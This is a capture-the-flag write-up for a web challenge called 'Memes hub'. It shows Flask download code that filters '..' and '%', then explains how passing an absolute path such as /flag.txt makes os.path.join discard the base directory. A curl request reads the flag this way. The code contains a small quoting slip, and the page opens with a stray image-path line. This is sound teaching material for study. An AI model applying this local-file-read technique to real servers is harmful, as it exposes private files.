
Description

Last year we had Jokes hub, what about a memes hub?
you will cry until you get the flag.

source code available

Solution

when we visit the website we get this page :



and when we click `download` we get the image, let's check the download source code :

```python
@app.route('/download',methods=['GET'])
def download():
    # cry until you get the flag
    file=request.args.get('file','cry-until-you-get-the-flag.png')

    # Always care about security, block directory traversals, this filter cannot be bypassed
    if ("..' not in file) and ("%" not in file):

        # get files inside /memes/ directory
        meme_path = os.path.join(app.root_path,'memes', file)

        if os.path.isfile(meme_path):
            # send file to user
            return send_file(meme_path,as_attachment=True)

        # cry until you get the flag
        else: return send_file("memes/cry-until-you-get-the-flag.png",as_attachment=True)
    else:
        # cry until you get the flag
        return send_file("memes/cry-until-you-get-the-flag.png", as_attachment=True)
```

so it's getting the image name from the GET parameter `file`, then it joins that name to this path `/app/memes/` ,so the full image path would be `/app/memes/IMAGE_NAME.png`, it's doing that with this line :

```
meme_path = os.path.join(app.root_path,'memes', file)
```

we can't try path traversal to get the flag instead cause the `..` and `%` characters are filtered, so we need to think of something else.

if we search a bit about the .join function, we find this :

```
If any component is an absolute path, all previous path components will be discarded.
```

so this means if we specify the absolute path to a file, the previous joined path will be discarded, let's try that, first we need to know where the flag is, if we check the `Dickerfile`, we will know that the flag is in `/flag.txt` :

```
COPY flag.txt /
```

now let's request the download and specify the absolute path to the flag :

```
└─$ curl 'https://memes-hub.hackini24.shellmates.club/download?file=/flag.txt' -k -s

shellmates{J01N_4bS0lut3_pATh_F0R_LFI}
```

- flag: `shellmates{J01N_4bS0lut3_pATh_F0R_LFI}`